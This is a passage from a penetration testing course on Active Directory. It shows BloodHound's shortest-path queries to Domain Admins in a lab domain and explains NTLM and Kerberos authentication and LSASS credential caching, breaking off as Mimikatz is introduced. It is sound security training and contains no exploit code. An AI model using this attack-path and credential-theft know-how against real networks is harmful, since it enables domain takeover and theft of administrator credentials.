



*Figure 276: BloodHound Node Display2*

Although BloodHound is capable of deep analysis, much of its functionality is out of scope for this Module. For now, we'll focus on the *Shortest Paths* shown in the *Analysis* tab.

One of the strengths of BloodHound is its ability to automatically attempt to find the shortest path possible to reach our goal, whether that goal is to take over a particular computer, user, or group.

Let's start with the *Find Shortest Paths to Domain Admins* as it provides a nice overview and doesn't require any parameters. The query is listed towards the bottom of the *Analysis* tab.

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.





*Figure 277: BloodHound Shortest Path DA*

This reveals the true power of BloodHound. We can analyze this graph to determine our best attack approach. In this case, the graph will reveal a few things we didn't catch in our earlier enumeration.

For example,let's focus on the relationship between *stephanie* and CLIENT74, which we saw in our earlier enumeration. To get more information, we can hover the mouse over the string that indicates the connection between the node to see what kind of connection it really is:





*Figure 278: BloodHound Stephanie RDP*

The small pop-up says *AdminTo*, and this indicates that *stephanie* indeed has administrative privileges on CLIENT74. If we right-click the line between the nodes and click *? Help*, BloodHound will show additional information:

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.





*Figure 279: BloodHound Help*

As indicated in the information above, *stephanie* has administrative privileges on CLIENT74 and has several ways to obtain code execution on it.

---

*In the ? Help menu BloodHound also offers information in the Abuse tab, which will tell us more about the possible attack we can take on the given path. It also contains Opsec information as what to look out for when it comes to being detected, as well as references to the information displayed.*

---

After further reading of Figure {@fig:ad_enum_bh_DA_short}, and after further inspection of the graph, we discover the connection *jeffadmin* has to CLIENT74. This means that the credentials for *jeffadmin* may be cached on the machine, which could be fatal for the organization. If we are able to take advantage of the given attack path and steal the credentials for *jeffadmin*, we should be able to log in as him and become domain administrator through his *Domain Admins* membership.

This plays directly into the second *Shortest Path* we'd like to show for this Module, namely the *Shortest Paths to Domain Admins from Owned Principals*. If we run this query against *corp.com* without configuring BloodHound, we receive a "NO DATA RETURNED FROM QUERY" message.

However, the *Owned Principals* plays a big role here, and refers to the objects we are currently in control of in the domain. In order to analyze, we can mark any object we'd like as *owned* in BloodHound, even if we haven't obtained access to them. Sometimes it is a good idea to think in the lines of "what if" when it comes to AD assessments. In this case however, we will leave the imagination on the side and focus on the objects we in fact have control over.

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

The only object we know for a fact we have control over is the *stephanie* user, and we have partial control over CLIENT75, since that is where we are logged in. We do not have administrative privileges, so we may need to think about doing privilege escalation on the machine later, but for now, let's say that we have control over it.

In order for us to obtain an *owned principal* in BloodHound, we will run a search (top left), right click the object that shows in the middle of the screen, and click *Mark User as Owned*. A principal marked as *owned* is shown in BloodHound with a skull icon next to the node itself.





*Figure 280: BloodHound Mark Owned*

One thing to note here is that if we click the icon for the object we are searching, it will be placed into the *Node Info* button where we can read more about the object itself.

We'll repeat the process for CLIENT75 as well, however in this case we click *Mark Computer as Owned*, and we end up having two *owned principals*. Now that we informed BloodHound about our owned principals, we can run the *Shortest Paths to Domain Admins from Owned Principals* query:

---

*It's a good idea to mark every object we have access to as owned to improve our visibility into more potential attack vectors. There may be a short path to our goals that hinges on ownership of a particular object.*

---

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.





*Figure 281: BloodHound Shortest Path DA from Owned Principals*

Note that we have rearranged the nodes in the Figure above to clarify our potential attack path.

Let's read this by starting with the left-hand node, which is CLIENT75. As expected, *stephanie* has a session there. The *stephanie* user should be able to connect to CLIENT74, where *jeffadmin* has a session. *jeffadmin* is a part of the *Domain Admins* group, so if we are able to take control of his account by either impersonating him or stealing the credentials on CLIENT74, we will be domain administrators.

BloodHound comes with a wealth of functions and options we cannot fully cover in this Module. While we focused mostly on shortest paths, we highly recommend getting accustomed to the other BloodHound pre-built queries within the Challenge Labs.

In this particular domain, we were able to enumerate most of the information using manual methods first, but in a large-scale production environment with thousands of users and computers, the information may be difficult to digest. Although the queries from SharpHound generate noise in the network and will likely be caught by security analysts, it is a tool worth running if the situation allows it, since it gives a nice visual overview of the environment at run time.

## 21.5 Wrapping Up

In this Module, we explored several ways to enumerate Active Directory, each of which leveraged LDAP as well as PowerShell .NET classes. Given that Active Directory contains a wealth of information, enumerating it is a critical step during a penetration test.

The enumeration methods from this Module provide us with the basic skills required to perform enumeration in a domain environment. While we cannot possibly cover all possible enumeration techniques, it is critical to dive deeper in the labs and explore the .NET classes, PowerView functions, and BloodHound queries.

In the upcoming *Attacking Active Directory Authentication* and *Lateral Movement in Active Directory* Modules, we will use the information obtained from this Module and leverage it to attack various Active Directory authentication methods as well as move laterally between targets.

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

# 22 Attacking Active Directory Authentication

In this Module, we will cover the following Learning Units:

- Understanding Active Directory Authentication
- Performing Attacks on Active Directory Authentication

Having enumerated user accounts, group memberships, and registered Service Principal Names in the previous Module *Active Directory Introduction and Enumeration*, let's now attempt to use this information to compromise Active Directory.

In this Module, we'll first explore authentication mechanisms of Active Directory (AD) and learn where Windows caches authentication objects such as password hashes and tickets. Next, we'll get familiar with the attack methods targeting these authentication mechanisms. We can use these techniques during different phases of a penetration test to obtain user credentials and access to systems and services. For the purpose of this Module, we'll target the same domain (*corp.com*) as in the previous Module.

## 22.1 Understanding Active Directory Authentication

This Learning Unit covers the following Learning Objectives:

- Understand NTLM Authentication
- Understand Kerberos Authentication
- Become familiar with cached AD Credentials

Active Directory supports multiple authentication protocols and techniques that implement authentication to Windows computers as well as those running Linux and macOS.

---

*Active Directory supports several older protocols including WDigest.[1068] While these may be useful for older operating systems like Windows 7 or Windows Server 2008 R2, we will only focus on more modern authentication protocols in this Learning Unit.*

---

In this Learning Unit, we'll discuss the details of *NTLM*[1069] and *Kerberos*[1070] authentication. In addition, we'll explore where and how AD credentials are cached on Windows systems.

### 22.1.1 NTLM Authentication

In *Password Attacks*, we briefly discussed what NTLM is and where to find its hashes. In this section, we'll explore NTLM authentication in the context of Active Directory.

---

[1068] (Microsoft, 2003), https://technet.microsoft.com/en-us/library/cc778868(v=ws.10).aspx

[1069] (Wikipedia, 2022), https://en.wikipedia.org/wiki/NT_LAN_Manager

[1070] (Wikipedia, 2022), https://en.wikipedia.org/wiki/Kerberos_(protocol)

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

NTLM authentication is used when a client authenticates to a server by IP address (instead of by hostname),[1071] or if the user attempts to authenticate to a hostname that is not registered on the Active Directory-integrated DNS server. Likewise, third-party applications may choose to use NTLM authentication instead of Kerberos.

The NTLM authentication protocol consists of seven steps:





*Figure 282: Diagram of NTLM authentication in Active Directory*

In the first step, the computer calculates a cryptographic hash, called the *NTLM hash*, from the user's password. Next, the client computer sends the username to the server, which returns a random value called the *nonce* or *challenge*. The client then encrypts the nonce using the NTLM hash, now known as a *response*, and sends it to the server.

The server forwards the response along with the username and the nonce to the domain controller. The validation is then performed by the domain controller, since it already knows the NTLM hash of all users. The domain controller encrypts the nonce itself with the NTLM hash of the supplied username and compares it to the response it received from the server. If the two are equal, the authentication request is successful.

As with any other cryptographic hash, NTLM cannot be reversed. However, it is considered a *fast-hashing* algorithm since short passwords can be cracked quickly using modest equipment.[1072]

[1071] (Microsoft, 2013), https://blogs.msdn.microsoft.com/chiranth/2013/09/20/ntlm-want-to-know-how-it-works/

[1072] (Jeremi M Gosney, 2017), https://gist.github.com/epixoip/ace60d09981be09544fdd35005051505

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

*By using cracking software like Hashcat[1073] with top-of-the-line graphic processors, it is possible to test over 600 billion NTLM hashes every second. This means that eight-character passwords may be cracked within 2.5 hours and nine-character passwords may be cracked within 11 days.*

However, even with its relative weaknesses, completely disabling and blocking NTLM authentication requires extensive planning and preparation[1074] as it's an important fallback mechanism and used by many third-party applications. Therefore, we'll encounter enabled NTLM authentication in a majority of assessments.

Now that we've briefly covered NTLM authentication, in the next section we'll begin exploring Kerberos. Kerberos is the default authentication protocol in Active Directory and for associated services.

### 22.1.2 Keberos Authentication

The Kerberos authentication protocol used by Microsoft is adopted from Kerberos version 5 created by MIT. Kerberos has been used as Microsoft's primary authentication mechanism since Windows Server 2003. While NTLM authentication works via a challenge-and-response paradigm, Windows-based Kerberos authentication uses a ticket system.

A key difference between these two protocols (based on the underlying systems) is that with NTLM authentication, the client starts the authentication process with the application server itself, as discussed in the previous section. On the other hand, Kerberos client authentication involves the use of a domain controller in the role of a *Key Distribution Center* (KDC).[1075] The client starts the authentication process with the KDC and not the application server. A KDC service runs on each domain controller and is responsible for session tickets and temporary session keys to users and computers.

The client authentication process at a high level is shown in Figure 283.

[1073] (Hashcat, 2022), https://hashcat.net/hashcat/

[1074] (Microsoft Tech Community, 2019), https://techcommunity.microsoft.com/t5/ask-the-directory-services-team/ntlm-blocking-and-you-application-analysis-and-auditing/ba-p/397191

[1075] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Key_distribution_center

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.





*Figure 283: Diagram of Kerberos Authentication*

Let's review this process in detail. First, when a user logs in to their workstation, an *Authentication Server Request* (AS-REQ) is sent to the domain controller. The domain controller, acting as a KDC, also maintains the Authentication Server service. The AS-REQ contains a timestamp that is encrypted using a hash derived from the password of the user[1076] and their username.

When the domain controller receives the request, it looks up the password hash associated with the specific user in the ntds.dit[1077] file and attempts to decrypt the timestamp. If the decryption process is successful and the timestamp is not a duplicate, the authentication is considered successful.

---

*If the timestamp is a duplicate, it could indicate evidence of a potential replay attack.*

---

[1076] (Skip Duckwall, 2014), https://www.blackhat.com/docs/us-14/materials/us-14-Duckwall-Abusing-Microsoft-Kerberos-Sorry-You-Guys-Don't-Get-It-wp.pdf

[1077] (MITRE ATT&CK, 2022), https://attack.mitre.org/techniques/T1003/003/

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

Next, the domain controller replies to the client with an *Authentication Server Reply* (AS-REP). Since Kerberos is a stateless protocol, the AS-REP contains a *session key* and a *Ticket Granting Ticket* (TGT). The session key is encrypted using the user's password hash and may be decrypted by the client and then reused. The TGT contains information regarding the user, the domain, a timestamp, the IP address of the client, and the session key.

To avoid tampering, the TGT is encrypted by a secret key (NTLM hash of the *krbtgt*[1078] account) known only to the KDC and cannot be decrypted by the client. Once the client has received the session key and the TGT, the KDC considers the client authentication complete. By default, the TGT will be valid for ten hours, after which a renewal occurs. This renewal does not require the user to re-enter their password.

When the user wishes to access resources of the domain, such as a network share or a mailbox, it must again contact the KDC.

This time, the client constructs a *Ticket Granting Service Request* (TGS-REQ) packet that consists of the current user and a timestamp encrypted with the session key, the name of the resource, and the encrypted TGT.

Next, the ticket-granting service on the KDC receives the TGS-REQ, and if the resource exists in the domain, the TGT is decrypted using the secret key known only to the KDC. The session key is then extracted from the TGT and used to decrypt the username and timestamp of the request. At this point the KDC performs several checks:

1. The TGT must have a valid timestamp.
2. The username from the TGS-REQ has to match the username from the TGT.
3. The client IP address needs to coincide with the TGT IP address.

If this verification process succeeds, the ticket-granting service responds to the client with a *Ticket Granting Server Reply* (TGS-REP). This packet contains three parts:

1. The name of the service for which access has been granted.
2. A session key to be used between the client and the service.
3. A *service ticket* containing the username and group memberships along with the newly-created session key.

The service ticket's service name and session key are encrypted using the original session key associated with the creation of the TGT. The service ticket is encrypted using the password hash of the service account registered with the service in question.

Once the authentication process by the KDC is complete and the client has both a session key and a service ticket, the service authentication begins.

First, the client sends the application server an *Application Request* (AP-REQ), which includes the username and a timestamp encrypted with the session key associated with the service ticket along with the service ticket itself.

[1078] (Active Directory Security, 2014), https://adsecurity.org/?p=483

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

The application server decrypts the service ticket using the service account password hash and extracts the username and the session key. It then uses the latter to decrypt the username from the *AP-REQ*. If the *AP-REQ* username matches the one decrypted from the service ticket, the request is accepted. Before access is granted, the service inspects the supplied group memberships in the service ticket and assigns appropriate permissions to the user, after which the user may access the requested service.

This protocol may seem complicated and perhaps even convoluted, but it was designed to mitigate various network attacks and prevent the use of fake credentials.

Now that we have discussed the foundations of both NTLM and Kerberos authentication, let's explore various cached credential storage and service account attacks.

### 22.1.3 Cached AD Credentials

To lay the foundation for cached storage credential attacks and lateral movement vectors in the Module *Lateral Movement in Active Directory*, we must first discuss the various password hashes used with Kerberos and show how they are stored.

We already covered some of the following information in the *Password Attacks* Module. In this section, we'll focus on cached credentials and tickets in the context of AD.

Since Microsoft's implementation of Kerberos makes use of single sign-on, password hashes must be stored somewhere in order to renew a TGT request.

In modern versions of Windows, these hashes are stored in the *Local Security Authority Subsystem Service* (LSASS)[1079] memory space.[1080]

If we gain access to these hashes, we could crack them to obtain the cleartext password or reuse them to perform various actions.

Although this is the end goal of our AD attack, the process is not as straightforward as it seems. Since the LSASS process is part of the operating system and runs as SYSTEM, we need SYSTEM (or local administrator) permissions to gain access to the hashes stored on a target.

Because of this, we often have to start our attack with a local privilege escalation in order to retrieve the stored hashes. To make things even more tricky, the data structures used to store the hashes in memory are not publicly documented, and they are also encrypted with an LSASS-stored key.

Nevertheless, since the extraction of cached credentials is a large attack vector against Windows and Active Directory, several tools have been created to extract the hashes. The most popular of these tools is *Mimikatz*.[1081]

Let's try to use Mimikatz to extract domain hashes on our Windows 11 system.

[1079] (Wikipedia, 2022), https://en.wikipedia.org/wiki/Local_Security_Authority_Subsystem_Service

[1080] (Active Directory Security, 2018), https://adsecurity.org/?page_id=1821

[1081] (Benjamin Delphy, 2022), https://github.com/gentilkiwi/mimikatz

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

